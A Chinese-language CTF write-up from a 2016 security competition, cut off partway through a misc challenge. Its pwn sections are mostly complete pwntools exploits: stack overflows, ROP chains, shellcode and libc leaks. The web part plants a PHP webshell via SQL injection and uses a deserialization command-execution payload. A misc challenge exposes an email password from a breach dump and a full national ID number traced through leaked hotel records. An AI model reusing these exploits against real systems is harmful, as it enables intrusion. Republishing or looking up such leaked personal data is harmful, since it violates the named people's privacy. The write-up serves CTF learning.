# 第三届 4.29 首都网络安全日“安恒杯”网络安全技术大赛初赛 writeup (Part 1)

2016-04-17安恒安全研究院E 安全

## WEB

**Web 150 web1**

**题目描述：**

You are not an administrator

**解题过程：**

注册用户并登录，我们发现网站判断用户是否登录并不是用 session，而是用 uid 和 username，内容被加密。

将 cookie 的 username 内容替换成 uid，发现显示的用户命变成了 uid，可以推测网站是根据 uid 判断用户的。

由于我们不知道加密过程无法直接修改 cookie 内容，但是我们可以通过加密的 username 来替换 uid。

方法 1：注册用户名为 1 到 1000 的用户，逐个登录后将 uid 内容替换为 username 内容。但是经测试，注册有用户名长度限制长度必须大于等于三位数。法 1 无效。

经测试，我们注册用户名为 12abc 的用户，登录后替换 uid 可成功登录 uid 为 12 的用户。所以有法 2.

方法 2：注册用户名为 1abc 到 1000abc 的用户，逐个登录后将 uid 内容替换为 username 内容。直至登录管理员账户。

**Web 200 web2**

**题目描述：**

How to be a good modeling agent

**解题过程：**

注册用户并登录，发现链接中：

/index.php?action=view&mod=index&by=age 的 by 参数存在 SQL 注入。

访问正

常：./index.php?action=view&mod=index&by=age`%20AS%20DECIMAL)%23

盲注测试发现数据库内无有用数据。

尝试导出数

据：./index.php?action=view&mod=index&by=id`%20AS%20DECIMAL)%20desc%20into%20outfile%20%27/var/www/html/evil.php%27%23

测试发现可以导出数据到文件，尝试往数据中插入一句话代码。

测试发现插入数据类型只经前端校验，可插入字符串，但是字符串有长度限制。所以需要多次提交数据拼接出一句话。

举例：

分四次提交

导出数据：

./index.php?action=view&mod=index&by=id`%20AS%20DECIMAL)%20desc%20into%20outfile%20%27/var/www/html/evil.php%27%23

发现 web 根目录不可写，查看网页源代码，存在 upload 目录，测试发现 upload 目录是可写的，用同样的方式将数据导出到 upload 目录下面，生成一句话木马，连接后查找 flag，发现 flag 在 upload 目录下面。

**Web 350 web3**

**题目描述：**

bugs.php.net

**解题思路：**

查看 phpinfo.php，可以发下 session 的序列化方式和 index.php 序列化方式不同，存在反序列化漏洞。

参考：https://bugs.php.net/bug.php?id=71101

查看 class.php 文件代码可发现可以构造出可导致命令执行序列化字符串。

O:4:"foo1":1:{s:4:"varr";O:4:"foo2":2:{s:4:"varr";s:1:"1";s:3:"obj";O:4:"foo3":1:{s:4:"varr";s:30:"system("ls-a /var/www/html");";}}}

现在我们需要找到可以修改 session 的地方，通过 phpinfo 可以发现 session.upload_progress.enabled 是打开的，如：文件名可控。

参考：http://php.net/manual/zh/session.upload-progress.php

上传文件页面：

<formaction="http://114.55.54.28/phpinfo.php"
method="post"enctype="multipart/form-data">
<inputtype="hidden"
name="PHP_SESSION_UPLOAD_PROGRESS"value="123">
<inputtype="file" name="file">
<inputtype="submit">
</form>

用抓包软件修改上传数据包，将 filename 修改为

filename="|O:4:\"foo1\":1:{s:4:\"varr\";O:4:\"foo2\":2:{s:4:\"varr\";s:1:\"1\";s:3:\"obj\";O:4:\"foo3\":1:{s:4:\"varr\";s:30:\"system(\"ls-a /var/www/html\");\";}}}"

访问 index.php，列出文件目录，找出 flag 文件。

再次抓包上传，filename 修改为

filename="|O:4:\"foo1\":1:{s:4:\"varr\";O:4:\"foo2\":2:{s:4:\"varr\";s:

1:\"1\";s:3:\"obj\";O:4:\"foo3\":1:{s:4:\"varr\";s:27:\"system(\"catflag_xxx.php\");\";}}}”

访问 index.php 获取 flag

# PWN

**PWN 250 pwn1**

**解题过程：**

通过执行程序，反汇编，可知道程序的基本流程

在 main 函数中输入 name，在选项 3 显示信息函数中会复制到一个小的 buffer 中，这就会造成一个栈溢出

本题只是开启了 aslr 和 nx

————————————————————

junmoxiao@sky:~/Desktop/pwn1/pwn1$file pwn1

pwn1: ELF 32-bitLSB executable, Intel 80386, version 1(SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24,BuildID[sha1]=13fb2471bbed2920aa16efa1396f1a6feab1603f, not stripped

通过反汇编可以看到程序中使用的 system@PLT

同时可以找到程序中存在"sh\x00"字符串

用 system@PLT 覆盖返回地址，布置好参数即可获得 shell

Exp 利用代码如下：

```
from pwn import *

system_got_plt = 0x080484b0
system_arg = 0x80482ea

offset = 140

payload = 'a'*140+p32(system_got_plt)+'b'*4+p32(system_arg)

#p = process("./pwn1")
p = remote('120.27.144.177', 8000)
p.recvuntil("name:")
p.sendline(payload)
p.recvuntil(":")
#raw_input("debug")
p.sendline("1")

p.interactive()
```

**PWN 350 pwn2**

解题过程：

junmoxiao@sky:~/Desktop/pwn2$file pwn2

pwn2: ELF 32-bitLSB  executable, Intel 80386, version 1(GNU/Linux), statically linked, for GNU/Linux 2.6.24,BuildID[sha1]=165406f6fe59dfae55d7129b5ef7ca58bf115353, not stripped

通过分析可知程序的基本流程

1 程序先要求输入执行运算的次数，然后会分配次数＊4 的堆空间来放置运算结果

2 然后每次要求选择一种运算，加减乘除或者选择保存结果并结束

3 在保存时会将结果复制到 main 中的一个四十字节的 buffer 中去，就造成了栈溢出。

利用

此程序是静态编译的，没有动态链接的过程，所以只能考虑构造 rop 链

不过可以看到程序中含有这些代码

```
junmoxiao@sky:~/Desktop/pwn2$readelf -s pwn2 | grep exec
   896: 080b90e0   2311 FUNC   LOCAL   DEFAULT    6
execute_cfa_program
   900:080ba220   1884 FUNC    LOCAL DEFAULT    6
execute_stack_op
  1194: 080a2480    88 FUNC   GLOBAL
DEFAULT    6_dl_make_stack_executable
  2213: 080ea9f4     4 OBJECT GLOBAL
DEFAULT    24_dl_make_stack_executable

gdb-peda$disassemble _dl_make_stack_executable
Dump of assemblercode for function _dl_make_stack_executable:
   0x080a2480 <+0>: push    ebx
```

```
   0x080a2481 <+1>: mov     ebx,eax
   0x080a2483 <+3>: sub     esp,0x18
   0x080a2486 <+6>: mov     edx,DWORD PTR [eax]
   0x080a2488 <+8>: mov     eax,ds:0x80eaa08
   0x080a248d <+13>:     mov   ecx,eax
   0x080a248f <+15>:     neg   ecx
   0x080a2491 <+17>:     and   ecx,edx
   0x080a2493 <+19>:     cmp   edx,DWORD PTR ds:0x80e9fc4
   0x080a2499 <+25>:     jne   0x80a24c7
<_dl_make_stack_executable+71>
   0x080a249b <+27>:     mov   edx,DWORD PTR ds:0x80e9fec
   0x080a24a1 <+33>:     mov   DWORD PTR [esp+0x4],eax
   0x080a24a5 <+37>:     mov   DWORD PTR [esp],ecx
   0x080a24a8 <+40>:     mov   DWORD PTR [esp+0x8],edx
   0x080a24ac <+44>:     call  0x806dd50 <mprotect>
   0x080a24b1 <+49>:     test  eax,eax
   0x080a24b3 <+51>:     jne   0x80a24ce
<_dl_make_stack_executable+78>
   0x080a24b5 <+53>:     mov   DWORD PTR [ebx],0x0
   0x080a24bb <+59>:     or    DWORD PTR ds:0x80ea9f8,0x1
   0x080a24c2 <+66>:     add   esp,0x18
   0x080a24c5 <+69>:     pop   ebx
```

```
   0x080a24c6 <+70>:    ret
   0x080a24c7 <+71>:    mov   eax,0x1
   0x080a24cc <+76>:    jmp   0x80a24c2
<_dl_make_stack_executable+66>
   0x080a24ce <+78>:    mov   eax,0xfffffff8
   0x080a24d3 <+83>:    mov   eax,DWORD PTR gs:[eax]
   0x080a24d6 <+86>:    jmp   0x80a24c2
<_dl_make_stack_executable+66>
End of assemblerdump.
gdb-peda$
```

我们可以使用 mprotect 将栈设置为可执行的，然后将我们的 shellcode 直接放在栈上执行即可

然后就是找 gadget 的过程

```
############################set __stack_prot = 0x7

g1 = 0x080a1dad #mov dword [edx], eax ; ret   ;
g1_1 = 0x080bb406# pop eax ; ret   ;
g1_2 = 0x0806ed0a# pop edx ; ret   ;
stack_prot =0x80e9fec
```

############################invoke _dl_make_stack_executable

g2 = 0x080a2480 #_dl_make_stack_executable

g2_1 = 0x080bb406# pop eax ; ret  ;

libc_stack_end =0x80e9fc4

############################jump to shellcode

g3 = 0x080c09c3 #jmp esp ;

然后依次布置即可，具体的过程可以参考 exp。

Exp 利用代码如下：

```
from pwn import *
import struct
import math

#context.log_level = 'debug'
context.timeout = 10000

def conv_scode():
	shellcode =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe
2\x53\x89\xe1\xb0\x0b\xcd\x80"
	#shellcode = "\x20"*28
	#shellcode =
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb
0\x0b\xcd\x80"
	pad = (int(math.ceil(len(shellcode)/4.0))*4) - len(shellcode)
```

```
        for i in range(0, pad):
                shellcode += '\x00'
        n = len(shellcode)/4
        return struct.unpack('<' + 'I'*n, shellcode)

def fill_pad(p):
        p.recvuntil('result\n')
        p.sendline('2')
        p.recvuntil('x:')
        p.sendline('1')
        p.recvuntil('y:')
        p.sendline('1')

############################## set __stack_prot = 0x7

g1 = 0x080a1dad # mov dword [edx], eax ; ret   ;
g1_1 = 0x080bb406 # pop eax ; ret   ;
g1_2 = 0x0806ed0a # pop edx ; ret   ;
stack_prot = 0x80e9fec

############################## invoke _dl_make_stack_executable

g2 = 0x080a2480 # _dl_make_stack_executable
g2_1 = 0x080bb406 # pop eax ; ret   ;
libc_stack_end = 0x80e9fc4

############################## jump to shellcode

g3 = 0x080c09c3 # jmp esp ;

shellcode = conv_scode()


p = remote('114.55.55.104', 7000)
#p = process('./pwn2')
```

```
p.recvuntil('calculate:')
p.sendline('255')

for i in range(0, 16):
        fill_pad(p)

# set __stack_prot = 0x7
p.recvuntil('result\n')
p.sendline('1')
p.recvuntil('x:')
p.sendline(str(g1_1))
p.recvuntil('y:')
p.sendline('0')

p.recvuntil('result\n')
p.sendline('2')
p.recvuntil('x:')
p.sendline('100')
p.recvuntil('y:')
p.sendline('93')

p.recvuntil('result\n')
p.sendline('2')
g1_2 += 100
p.recvuntil('x:')
p.sendline(str(g1_2))
p.recvuntil('y:')
p.sendline('100')

p.recvuntil('result\n')
p.sendline('2')
stack_prot += 100
p.recvuntil('x:')
p.sendline(str(stack_prot))
p.recvuntil('y:')
p.sendline('100')
```

```
p.recvuntil('result\n')
p.sendline('2')
g1 += 100
p.recvuntil('x:')
p.sendline(str(g1))
p.recvuntil('y:')
p.sendline('100')

# invoke _dl_make_stack_executable
p.recvuntil('result\n')
p.sendline('2')
g2_1 += 100
p.recvuntil('x:')
p.sendline(str(g2_1))
p.recvuntil('y:')
p.sendline('100')

p.recvuntil('result\n')
p.sendline('2')
libc_stack_end += 100
p.recvuntil('x:')
p.sendline(str(libc_stack_end))
p.recvuntil('y:')
p.sendline('100')

p.recvuntil('result\n')
p.sendline('2')
g2 += 100
p.recvuntil('x:')
p.sendline(str(g2))
p.recvuntil('y:')
p.sendline('100')

#raw_input('debug')
```

```
# jump to shellcode
p.recvuntil('result\n')
p.sendline('2')
g3 += 100
p.recvuntil('x:')
p.sendline(str(g3))
p.recvuntil('y:')
p.sendline('100')

for scode in shellcode:
        p.recvuntil('result\n')
        p.sendline('1')
        print(hex(scode))
        p.recvuntil('x:')
        p.sendline(str(scode))
        p.recvuntil('y:')
        p.sendline('0')

#trigger vul
p.recvuntil('result\n')
p.sendline('5')

p.interactive()
```

**PWN 450 pwn3**

解题过程：

junmoxiao@sky:~/429$file pwn3

pwn3: ELF 32-bitLSB  executable, Intel 80386, version 1(SYSV),

dynamically linked (uses shared libs), for GNU/Linux

2.6.24,BuildID[sha1]=1fc6dc9a340c9884533a3b318591be4695f88f16,

not stripped

gdb-peda$ checksec

CANARY : disabled

FORTIFY : disabled

NX : ENABLED

PIE : disabled

RELRO : Partial

junmoxiao@sky:~/429$objdump -R pwn3

pwn3： 文件格式 elf32-i386

DYNAMIC RELOCATIONRECORDS

OFFSET TYPE VALUE

08049ffcR_386_GLOB_DAT __gmon_start__

0804a060R_386_COPY stdout

0804a00cR_386_JUMP_SLOT printf

0804a010R_386_JUMP_SLOT fflush

0804a014R_386_JUMP_SLOT puts

0804a018R_386_JUMP_SLOT system

0804a01cR_386_JUMP_SLOT __gmon_start__

0804a020R_386_JUMP_SLOT exit

0804a024R_386_JUMP_SLOT __libc_start_main

0804a028R_386_JUMP_SLOT memset

0804a02cR_386_JUMP_SLOT　__isoc99_scanf

通过分析可知程序的基本流程

程序先要求输入名字，然后会要求输入十次 index 和 value，如果 value 大于 9 就会直接退出，但接受索引这个参数是 int 型，存在整数溢出,所以可以控制数据覆盖返回地址。

然后可以构造 chain 如下即可获取 shell

scanf@plt

ret(pop pop ret)

address of %9s

data 段地址

system@plt

填充

data 段地址

exp 利用代码如下：

```
from pwn import *

#context.log_level = 'debug'

#r = remote('127.0.0.1', 7000)
r = process('./pwn3')
r.recvuntil('name \n')
r.sendline('123')

#raw_input('debug')
```

```
r.recvuntil('index\n')
r.sendline(str(-2147483648 + 14))
r.recvuntil('value\n')
r.sendline(str(int('8048470', 16)))

r.recvuntil('index\n')
r.sendline(str(-2147483648 + 15))
r.recvuntil('value\n')
r.sendline(str(int('0x080487de', 16)))

r.recvuntil('index\n')
r.sendline(str(-2147483648 + 16))
r.recvuntil('value\n')
r.sendline(str(int('804884b',16)))

r.recvuntil('index\n')
r.sendline(str(-2147483648 + 17))
r.recvuntil('value\n')
r.sendline(str(int('804a030', 16)))

r.recvuntil('index\n')
r.sendline(str(-2147483648 + 18))
r.recvuntil('value\n')
r.sendline(str(int('8048420', 16))) #system

r.recvuntil('index\n')
r.sendline(str(-2147483648 + 19))
r.recvuntil('value\n')
r.sendline(str(int('804a030', 16)))

r.recvuntil('index\n')
r.sendline(str(-2147483648 + 20))
r.recvuntil('value\n')
r.sendline(str(int('804a030', 16)))

r.recvuntil('index\n')
```

```
r.sendline(str(-2147483648 + 21))
r.recvuntil('value\n')
r.sendline(str(int('8048420', 16)))

r.recvuntil('index\n')
r.sendline(str(-2147483648 + 22))
r.recvuntil('value\n')
r.sendline(str(int('8048420', 16)))

r.recvuntil('index\n')
r.sendline('-1')
r.recvuntil('value\n')
r.sendline('10')

r.recvuntil('0 0 0 0 0 0 0 0 0 0 ')
r.sendline('/bin/sh')

r.interactive()
```

**PWN 450 pwn4**

**解题过程：**

分析程序

- 首先分析程序
- 可以看到先是一个 verify 函数，必须绕过
- Verify 之后提供了四个功能
- create delete modify query verify 函数
- ida 进入后可以看到 md5 的字样，猜测是 md5 加密，分析可知，key 就是将先输入的用户名进行 md5 生成的，随便找一对即可
- admin

- 21232f297a57a5a743894a0e4a801fc3

  发现漏洞
- 通过使用程序功能，对比 ida 生成的伪 c 代码，可以分析出四个函数的功能
- 1 create 能够创建文件，文件内容大小限制在 50 字节
- 2 delete 没有什么用处
- 3 modify 能够对指定文件进行修改，要求输入文件名，内容，内容大小，此处内容长度限制在 300 字节以内
- 4 query 在此处会将文件内容复制到 query 函数的一个本地变量中，大小为 50 字节
- 分析完功能就可以发现只要我们先随便创建一个文件，然后利用 modify 函数修改文件内容超过 50 个字节，然后调用 query 函数就可以覆盖栈中的内容

  漏洞利用
- 利用 peda 的 checksec 功能可以发现程序只是开启了 nx 防御，我们现在已经可以覆盖返回地址了，可以使用 rop 技术绕过 nx。同时对于系统的 aslr，我们可以通过泄露内存找到我们想要使用的执行命令的函数，比如 system，execve 等
- 尝试性的输入 300 个 a，通过调试可以发现从第七十二个字节开始就是系统的返回地址
- 首先我们是要使用 pwntools 的 dynelf 功能找到命令执行函数的地址

- 注意，64 位程序调用函数时，前六个参数依次保存在 RDI, RSI, RDX, RCX, R8 和 R9 寄存器里，使用 ROPGadget 可以看到程序中没有直接 pop rdi，pop rsi，pop rdx，ret 这种，所以我们要利用__libc_csu_init()
- objdump –d pwn2 可以看到如下代码
-
-
- 可以看到,我们可以通过在栈中布置数据从而将其放入寄存器
- 从而构造 rop 链如下
- payload1 = "a"*72
- payload1 += p64(0x402666)+ p64(0) +p64(0) +p64(1) + p64(got_write) + p64(64) + p64(address) + p64(1)
- payload1 += p64(0x402650)
- payload1 += "\x00"*56
- payload1 += p64(menu)
- 因为我们 rop gadget 中是 callq *(%r12,%rbx,8)跳转的，所以需要使用 got 表中的函数地址，同时也要将命令执行函数的地址传入某个地址
- 我们可以使用 read 函数，将命令执行函数的地址和/bin/sh\0 放入程序中，给 read 函数传参的方法同上，read 的地址可以使用 got 表中 read 的地址
- 最后则是调用命令执行函数，调用方法同上

  Exp 利用代码如下：

```
from pwn import *

#context.log_level = 'debug'
context.timeout = 10000

elf = ELF('./pwn')
plt_write = elf.symbols['write']
plt_read = elf.symbols['read']
got_write = elf.got['write']
got_read = elf.got['read']

bss_addr = 0x603154
#bss_addr = 0x6030a0
menu = 0x400e0f

io = process("./pwn")
io = remote("172.16.80.204", 8888)

io.recvuntil("name:")
io.sendline("admin")
io.recvuntil("key:")
io.sendline("21232f297a57a5a743894a0e4a801fc3")
io.recvuntil("**********")
io.sendline("1")
io.recvuntil("name:")
io.sendline("q")
io.recvuntil("content:")
io.sendline("q")
#raw_input("gggggggggggggg")
def communicate():
        global io
        io.recvuntil("*******")
        io.sendline("3")
        io.recvuntil("Modify:")
        io.sendline("q")
        io.recvuntil("name:")
```

```
        io.sendline("q")
        io.recvuntil("contents:")

def leak(address):
        global io
        communicate()
        payload1 = "a"*72
        payload1 += p64(0x402666)+ p64(0) +p64(0) + p64(1) +
p64(got_write) + p64(64) + p64(address) + p64(1)
        payload1 += p64(0x402650)
        payload1 += "\x00"*56
        payload1 += p64(menu)
        io.sendline(payload1)

        io.recvuntil("length:")
        io.sendline("300")
        io.recvuntil("********")

        io.sendline("4")
        io.recvuntil("query:")
        io.sendline("q")

        data = io.recvuntil("*")[-65:-1]
        print "%#x => %s" % (address, (data or '').encode('hex'))
        return data

d = DynELF(leak, elf=ELF('./pwn'))

system_addr = d.lookup('execve', 'libc')
print "system_addr=" + hex(system_addr)

#sending payload2

payload2 = "a"*72
payload2 += p64(0x402666) + p64(0) + p64(0) + p64(1) + p64(got_read) +
p64(16) + p64(bss_addr) + p64(0)
```

```
payload2 += p64(0x402650)
payload2 += "\x00"*56
payload2 += p64(menu)
#raw_input("gggggg")
communicate()
print "|"*40 + "sending payload2"
io.sendline(payload2)

io.recvuntil("length:")
io.sendline("300")
io.recvuntil("********")

io.sendline("4")
io.recvuntil("query:")
io.sendline("q")

io.sendline(p64(system_addr) + "/bin/sh\0")

#sending payload3

payload3 = "a"*72
payload3 += p64(0x402666) + p64(0) +p64(0) + p64(1) + p64(bss_addr) +
p64(0) + p64(0) + p64(bss_addr+8)
payload3 += p64(0x402650)
payload3 += "\x00"*56
payload3 += p64(menu)

#raw_input("ggggggggg")
communicate()
print "|"*40 + "sending payload3"
io.sendline(payload3)

io.recvuntil("length:")
io.sendline("300")
io.recvuntil("********")
io.sendline("4")
```

```
io.recvuntil("query:")
io.sendline("q")

io.interactive()
```

# writeup (Part 2)

2016-04-17安恒安全研究院E 安全

MISC

**MISC 200 寂静之城**

**题目描述：**

据说最近出题人对《寂静之城》这篇小说非常入迷：https://www.douban.com/group/topic/5221588/。你能通过这点线索发现什么？hacking to the gate!

**解题过程：**

根据题目，很明显，这题应该是一个社工题目，打开题目给的网址，还真是一篇小说！还特别长，难道真的要让我们看完小说然后从小说中找线索吗？要真是这样就坑爹了，直接跳过小说内容，看看有什么其他的线索，发现下面有回应，推荐，喜欢，仔细看看，说不定有线索，

等等，好像在喜欢一栏发现了点什么：


昵称是出题人，要不要这么明显。。。点进去查看出题人资料，发现还真是出题人！


得到很重要的信息，首先是出题人的 163 邮箱，然后是一段密文，看起来像是 AES 或者 DES 加密的，然后提示说秘钥就是邮箱的密码。163 的库刚放出来就拿来出题还真是与时俱进啊！经过一番的搜索终于找到 weiluchuan12341127@163.com 对应的密码是 63542021127，

对密文进行解密，得到一个微博地址：http://weibo.com/u/3192503722


访问微博地址，发现一条微博


得知出题人名叫 DJ，继续找找发现其他线索


4月1日 0 0 0

自从10年和一个小妹妹开了房之后…

发现出题人在 10 年开过房，又是一条线索。然后又发现下面一段关键的提示：


现在好了，flag 就在眼前了，现在已经有了密钥，还差身份证号码了，知道了出题人的名字，和开房时间，果断去查开房记录啊！为了出这道题我也是拼了啊！不过不是我的身份证号。同名的而已

最后查到身份证号码为：310104199208314813

搞定：flag 为：3101041992083148136354202112 7


**MISC 250 我爱 Linux**

**题目描述：**

你知道 Linux 下面有哪些好玩的命令吗？比如 sl，还有哪些呢？


**解题过程：**

下载附件，打开文件，发现一张图片，但是图片打不开，可能已经损坏，用十六进制打开图片，果然是文件头损坏了！





明明是 jpg 的文件，却是 png 的文件头，修复文件头，即将文件头 89 50 4e 47 改为 ff d8 ff e0，重新打开图片，显示正常，但是 flag 在哪！

回去继续看看图片二进制，发现末尾有奇怪的数据：



感觉这段数据有好强的规律性，但是不知道到底是什么数据，继续看图片，好像在哪见过这帮人，百度识图一下，


了解 Python 历史的人知道，Python 的命名就是根据这个马戏团命名的，看来图片后面的这段数据跟 Python 有关了，仔细想想，Python 中将数据保存成二进制还这么有规律的，最常用的就是 Python 序列化文件了，随便生成一个 Python 的序列化文件，看看二进制是什么样的，




已经很明显了，图片后面的数据就是 Python 的序列化文件！根据序列化文件的文件头 80 03 提取出图片中的序列化文件，编程加载数据。

```
importpickle


withopen('dump1','rb')asf:
data = pickle.load(f)


fordindata:
print(d)
```

看看到底是什么数据：




好像是坐标，每一个序列由很多元组组成，元组的第一个元素是位置，第二个元素是字符，按照这个思路，编写代码，看看会打印出什么图案来。

```
import pickle


with open('dump1','rb') as f:

data  =  pickle.load(f)


new_data  = list()


for i in range(len(data)):
```

